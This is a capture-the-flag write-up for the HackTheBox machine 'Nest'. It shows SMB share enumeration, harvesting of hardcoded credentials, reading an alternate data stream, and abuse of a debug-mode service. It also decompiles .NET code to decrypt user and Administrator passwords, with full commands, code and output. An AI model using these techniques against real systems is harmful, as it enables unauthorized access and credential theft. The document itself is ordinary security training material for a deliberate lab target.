


HackTheBox : Nest

@muemmelmoehre

June 7, 2020

Nest was an easy rated Windows box on the platform *hackthebox.eu* at the IP address *10.10.10.178*. The box got retired on June, 06 2020.

This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Enumerate `smb` shares anonymously.
2. Discover credentials for *TempUser* in the HR share : **welcome2019**.
3. As *TempUser*, enumerate the shares and discover hardcoded credentials for *C. Smith* in a configuration file for **RU Scanner**. The password is encrypted.
4. Notice an interesting path in **Notepad Plus Plus**' configuration file that points to `\\HTB-NEST\Secure$\IT\Carl\`.
5. Connect to the **Secure\$** share and download `Utils.vb` and its associated files from the **RU Scanner** folder. These files contain a custom encryption routine that can be used for decrypting *C. Smith*'s password.
6. On a Windows machine, fire up **Visual Studio** and import the `.NET` project. Add a print statement in `Module1.vb` to print out the decrypted password.
7. Build the project and run `DbPof.exe` from command line; it will print out *C. Smith*'s decrypted password : **xRxRxPANCAK3SxRxRx**.
8. Connect to *C. Smith*'s personal folder on the **Users** share and grab the user flag.
9. Still on the same share, find `Debug Mode Password.txt` and read out the password from the alternate data stream : **WBQ201953D8w**.
10. Connect to **HQK Reporting Service** on port 4386 via `telnet` and authenticate with the debug password to unlock new commands like `SHOWQUERY` to read files.
11. Recover another hardcoded set of credentials from a `LDAP` config file; it's the encrypted password for the *Administrator* account.
12. Once again on *C. Smith*'s personal share, download `HqkLdap.exe`. Disassemble the binary and copy its decryption routine.
13. Plug the code into a `.NET` compiler, add a print statement and run the program to retrieve the decrypted password for *Administrator* : **XtH4nkS4Pl4y1nGX**.
14. With the new credentials, connect to the **C\$** share and grab the root flag.

2 Details

2.1 Initial foothold

The initial `nmap` scan reveals that the `smb` service on port 445 is running on the box. It allows us to connect anonymously¹ to map the shares with `smbclient -L smb -I 10.10.10.178` :

```
smbclient -L smb -I 10.10.10.178
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      Data            Disk
      IPC$            IPC       Remote IPC
      Secure$         Disk
      Users           Disk
SMB1 disabled -- no workgroup available
```

By trying to connect anonymously to each of the shares and looking through the accessible files, we eventually discover the credentials for our first user *TempUser* in `\\\\10.10.10.178\\Data\\Shared\\Templates\\HR\\Welcome Email.txt` :

```
Username: TempUser
Password: welcome2019
```

```
We would like to extend a warm welcome to our newest member of staff, <
FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\\Users\\<USERNAME>

If you have any issues accessing specific services or workstations,
please inform the
IT department and use the credentials below until all systems have been
set up for you.

Username: TempUser
Password: welcome2019
```

¹Simply hit <enter> when prompted for the password.

Thank you

With these credentials and the information about the path to the new user's share, we're able to connect to *TempUser*'s share using `smbclient \\\10.10.10.178\\Users -D TempUser -U TempUser%welcome2019`.

2.2 User

2.2.1 Privilege escalation to user C. Smith

While exploring the different shares as *TempUser*, we're able to retrieve credentials for *C. Smith* in `RU_config.xml`, a configuration file for `RU Scanner` located at `\\10.10.10.178\Data\IT\Configs\RU Scanner\`:

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns
:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>
```

Unfortunately, the password is not in cleartext, but seems to be encoded or encrypted. Let's continue our enumeration journey, there are still other hidden treasures left to uncover!

Another configuration file holds some more interesting information : In

`\\10.10.10.178\Data\IT\Configs\NotepadPlusPlus\config.xml`, we stumble upon a promising file path :

```
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts" />
  <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>
```

Time to check out *Carl*'s folder on the `Secure$` share. Said folder contains a subfolder `VB Projects`, which, in turn, contains several `.NET` files. Among these, especially `Utils.vb` seems interesting :

```
Imports System.Text
Imports System.Security.Cryptography
Public Class Utils

  Public Shared Function GetLogFilePath() As String
    Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
  End Function
```

```

Public Shared Function DecryptString(EncryptedString As String) As
String
    If String.IsNullOrEmpty(EncryptedString) Then
        Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "
464R5DFA5DL6LE28", 256)
    End If
End Function

Public Shared Function EncryptString(PlainString As String) As
String
    If String.IsNullOrEmpty(PlainString) Then
        Return String.Empty
    Else
        Return Encrypt(PlainString, "N3st22", "88552299", 2, "464
R5DFA5DL6LE28", 256)
    End If
End Function

Public Shared Function Encrypt(ByVal plainText As String, _
                                ByVal passPhrase As String, _
                                ByVal saltValue As String, _
                                ByVal passwordIterations As Integer
, -
                                ByVal initVector As String, _
                                ByVal keySize As Integer) _
    As String

    Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(
initVector)
    Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(
saltValue)
    Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(
plainText)
    Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                            saltValueBytes, _
                                            passwordIterations)

    Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
    Dim symmetricKey As New AesCryptoServiceProvider
    symmetricKey.Mode = CipherMode.CBC
    Dim encryptor As ICryptoTransform = symmetricKey.
CreateEncryptor(keyBytes, initVectorBytes)
    Using memoryStream As New IO.MemoryStream()
        Using cryptoStream As New CryptoStream(memoryStream, _
                                                encryptor, _
                                                CryptoStreamMode.Write)
            cryptoStream.Write(plainTextBytes, 0, plainTextBytes.
Length)

            cryptoStream.FlushFinalBlock()
            Dim cipherTextBytes As Byte() = memoryStream.ToArray()
            memoryStream.Close()

```

```

        cryptoStream.Close()
        Return Convert.ToBase64String(cipherTextBytes)
    End Using
End Using
End Function

Public Shared Function Decrypt(ByVal cipherText As String, _
                               ByVal passPhrase As String, _
                               ByVal saltValue As String, _
                               ByVal passwordIterations As Integer
, -
                               ByVal initVector As String, _
                               ByVal keySize As Integer) _
    As String

    Dim initVectorBytes As Byte()
    initVectorBytes = Encoding.ASCII.GetBytes(initVector)

    Dim saltValueBytes As Byte()
    saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

    Dim cipherTextBytes As Byte()
    cipherTextBytes = Convert.FromBase64String(cipherText)

    Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                           saltValueBytes, _
                                           passwordIterations)

    Dim keyBytes As Byte()
    keyBytes = password.GetBytes(CInt(keySize / 8))

    Dim symmetricKey As New AesCryptoServiceProvider
    symmetricKey.Mode = CipherMode.CBC

    Dim decryptor As ICryptoTransform
    decryptor = symmetricKey.CreateDecryptor(keyBytes,
initVectorBytes)

    Dim memoryStream As IO.MemoryStream
    memoryStream = New IO.MemoryStream(cipherTextBytes)

    Dim cryptoStream As CryptoStream
    cryptoStream = New CryptoStream(memoryStream, _
                                    decryptor, _
                                    CryptoStreamMode.Read)

    Dim plainTextBytes As Byte()
    ReDim plainTextBytes(cipherTextBytes.Length)

    Dim decryptedByteCount As Integer
    decryptedByteCount = cryptoStream.Read(plainTextBytes, _
                                           0, _

```

```

        plainTextBytes.Length)

    memoryStream.Close()
    cryptoStream.Close()

    Dim plainText As String
    plainText = Encoding.ASCII.GetString(plainTextBytes, _
                                          0, _
                                          decryptedByteCount)


    Return plainText
End Function

```

End Class

The file contains an encryption routine with hardcoded values for `passphrase`, `salt`, `iterations`, `initialization vector` and `key size`. Time to switch to a Windows machine and play around some more!

On Windows, the next step is to fire up *Visual Studio* and import the whole `RU_Scanner` folder into a new project² :



`Module1.vb`, another file in the folder, loads configurations from `RU_Config.xml` - exactly the file where we found that encrypted password earlier. `Module1.vb` also decrypts the password :

²Most likely, there are more elegant ways to do this, but for me, this was my first rodeo with .NET and *Visual Studio*, so I decided to simply roll with whatever worked...


```

Module Module1

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}

    End Sub

End Module

```

Let's modify that code and add a simple print statement which will display the decrypted password :

```

Module Module1


    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}
        Console.WriteLine(Utils.DecryptString(Config.Password))

    End Sub

End Module

```

The next step is to build the project. Then we open a command prompt, navigate into the project folder `\RU_Scanner\bin\Debug` and run the binary `DbPof.exe` which will print out the decrypted password : `xRxRxPANCAK3SxRxRx`



```

\RU_Scanner\bin\Debug>.DbPof.exe
c.smith
xRxRxPANCAK3SxRxRx

```

2.2.2 User flag

Connect to *C. Smith*'s personal share with `smbclient \\\\10.10.10.178\\Users -D C.Smith -U c.smith%xRxRxPANCAK3SxRxRx` and download `user.txt` with `get user.txt` to grab the user flag.

2.3 Root

2.3.1 HQK Reporting Service in debug mode

In the folder HQK Reporting on *C. Smith*'s personal share, we discover Debug Mode Password.txt. The file is seemingly empty, but contains some data in an alternate data stream as we discover with the `allinfo` command :

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:      Thu Aug  8 07:06:12 PM 2019 EDT
access_time:      Thu Aug  8 07:06:12 PM 2019 EDT
write_time:       Thu Aug  8 07:08:17 PM 2019 EDT
change_time:      Thu Aug  8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [::Password:$DATA], 15 bytes
```

It is possible to read out the data from the alternate data stream with `more "Debug Mode Password.txt:Password:$Data"` which yields the debug password for HQK Reporting : **WBQ201953D8w**.

From the initial port scan, we know that port 4386 is open. Connecting to it with telnet via `telnet 10.10.10.178 4386` reveals that the HQK Reporting Service is running on that port :

```
telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>
```

The `help` command displays the available commands for a normal user. After authenticating with the debug password and thus enabling the debug mode, it shows the commands available to a privileged user :

```

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>HELP

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

```

The three new commands are :

- **SERVICE** : starts a server connecting back to the attacker's machine
- **SESSION** : shows session info
- **SHOWQUERY** : allows us to read files

2.3.2 Privilege escalation to user Administrator

With the SETDIR command, we're able to change directories and (partially) navigate the file system. In C:\Program Files\Hqk\LDAP\, we discover Ldap.conf, a configuration file for LDAP, which contains hardcoded credentials for the *Administrator* account :

```

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=

```

Once again, the password is encrypted.

That same folder also contains a binary, HqkLdap.exe :

```

>SETDIR LDAP

Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1]  HqkLdap.exe
[2]  Ldap.conf


Current Directory: LDAP
>SHOWQUERY 1

File over size limit. Are you sure this is a HQK query file?
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=

```

As we're unable to read out the content of the binary, let's head back to `smb` and download `HqkLdap.exe` from *C. Smith's* personal share. Once again on Windows, it is time to disassemble the binary with a .NET decompiler³ :



Decompiling the binary reveals the source code. By reviewing that code, we discover a decryption routine, the method `RD`⁴ located in `CR.cs` :

```
private static string RD(
    string cipherText,
```

³I used (and highly recommend!) *Jetbrain's dotPeek*, which is freely available at <https://www.jetbrains.com/decompiler/download/#section=web-installer> [last visited : 2020-06-07].

⁴As previously mentioned, I used *dotPeek* - other decompilers might name the methods and files differently.

```

    string passPhrase,
    string saltValue,
    int passwordIterations,
    string initVector,
    int keySize)
{
    byte[] bytes1 = Encoding.ASCII.GetBytes(initVector);
    byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
    byte[] buffer = Convert.FromBase64String(cipherText);
    byte[] bytes3 = new Rfc2898DeriveBytes(passPhrase, bytes2,
passwordIterations).GetBytes((checked ((int) Math.Round(unchecked ((
double) keySize / 8.0)))));
    AesCryptoServiceProvider cryptoServiceProvider = new
AesCryptoServiceProvider();
    cryptoServiceProvider.Mode = CipherMode.CBC;
    ICryptoTransform decryptor = cryptoServiceProvider.
CreateDecryptor(bytes3, bytes1);
    MemoryStream memoryStream = new MemoryStream(buffer);
    CryptoStream cryptoStream = new CryptoStream((Stream)
memoryStream, decryptor, CryptoStreamMode.Read);
    byte[] numArray = new byte[checked (buffer.Length + 1)];
    int count = cryptoStream.Read(numArray, 0, numArray.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.ASCII.GetString(numArray, 0, count);
}

```

As the decryption routine is conveniently bundled into one single function, we can simply copy and paste this code snippet into an online .NET compiler⁵. Be careful to also copy the imported libraries from the top of `CR.cs` :


```

using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

```

In order to obtain a valid program, we can profit from the program structure that *dotnetfiddle* proposes by default :

⁵I used <https://dotnetfiddle.net/> [last visited : 2020-06-07].



```

1 using System;
2
3 public class Program
4 {
5     public static void Main()
6     {
7         Console.WriteLine("Hello World");
8     }
9 }

```

Our whole program looks like this :

```

using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

public class Program
{
    public static void Main()
    {
        string cipherText = "yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/
fKdeG/kjEVb4=";
        string passPhrase = "667912";
        string saltValue = "1313Rf99";
        int passwordIterations = 3;
        string initVector = "1L1SA61493DRV53Z";
        int keySize = 256;

        byte[] bytes1 = Encoding.ASCII.GetBytes(initVector);
        byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
        byte[] buffer = Convert.FromBase64String(cipherText);
        byte[] bytes3 = new Rfc2898DeriveBytes(passPhrase,
bytes2, passwordIterations).GetBytes(checked ((int) Math.Round(
unchecked ((double) keySize / 8.0))));

```


```

        AesCryptoServiceProvider cryptoServiceProvider = new
AesCryptoServiceProvider();
        cryptoServiceProvider.Mode = CipherMode.CBC;
        ICryptoTransform decryptor = cryptoServiceProvider.
CreateDecryptor(bytes3, bytes1);
        MemoryStream memoryStream = new MemoryStream(buffer);
        CryptoStream cryptoStream = new CryptoStream((Stream)
memoryStream, decryptor, CryptoStreamMode.Read);
        byte[] numArray = new byte[checked (buffer.Length + 1)
];
        int count = cryptoStream.Read(numArray, 0, numArray.
Length);

        memoryStream.Close();
        cryptoStream.Close();
        Console.WriteLine(Encoding.ASCII.GetString(numArray, 0,
count));
    }
}

```

Run the program to obtain the decrypted administrator password : **XtH4nkS4Pl4y1nGX**.



2.3.3 Root flag

As *Administrator*, connect to the C\$ share with `smbclient \\\\10.10.10.178\\C$ -U administrator%XtH4nkS4Pl4y1nGX` and grab the *root* flag at `C:\Users\Administrator\Desktop\root.txt`.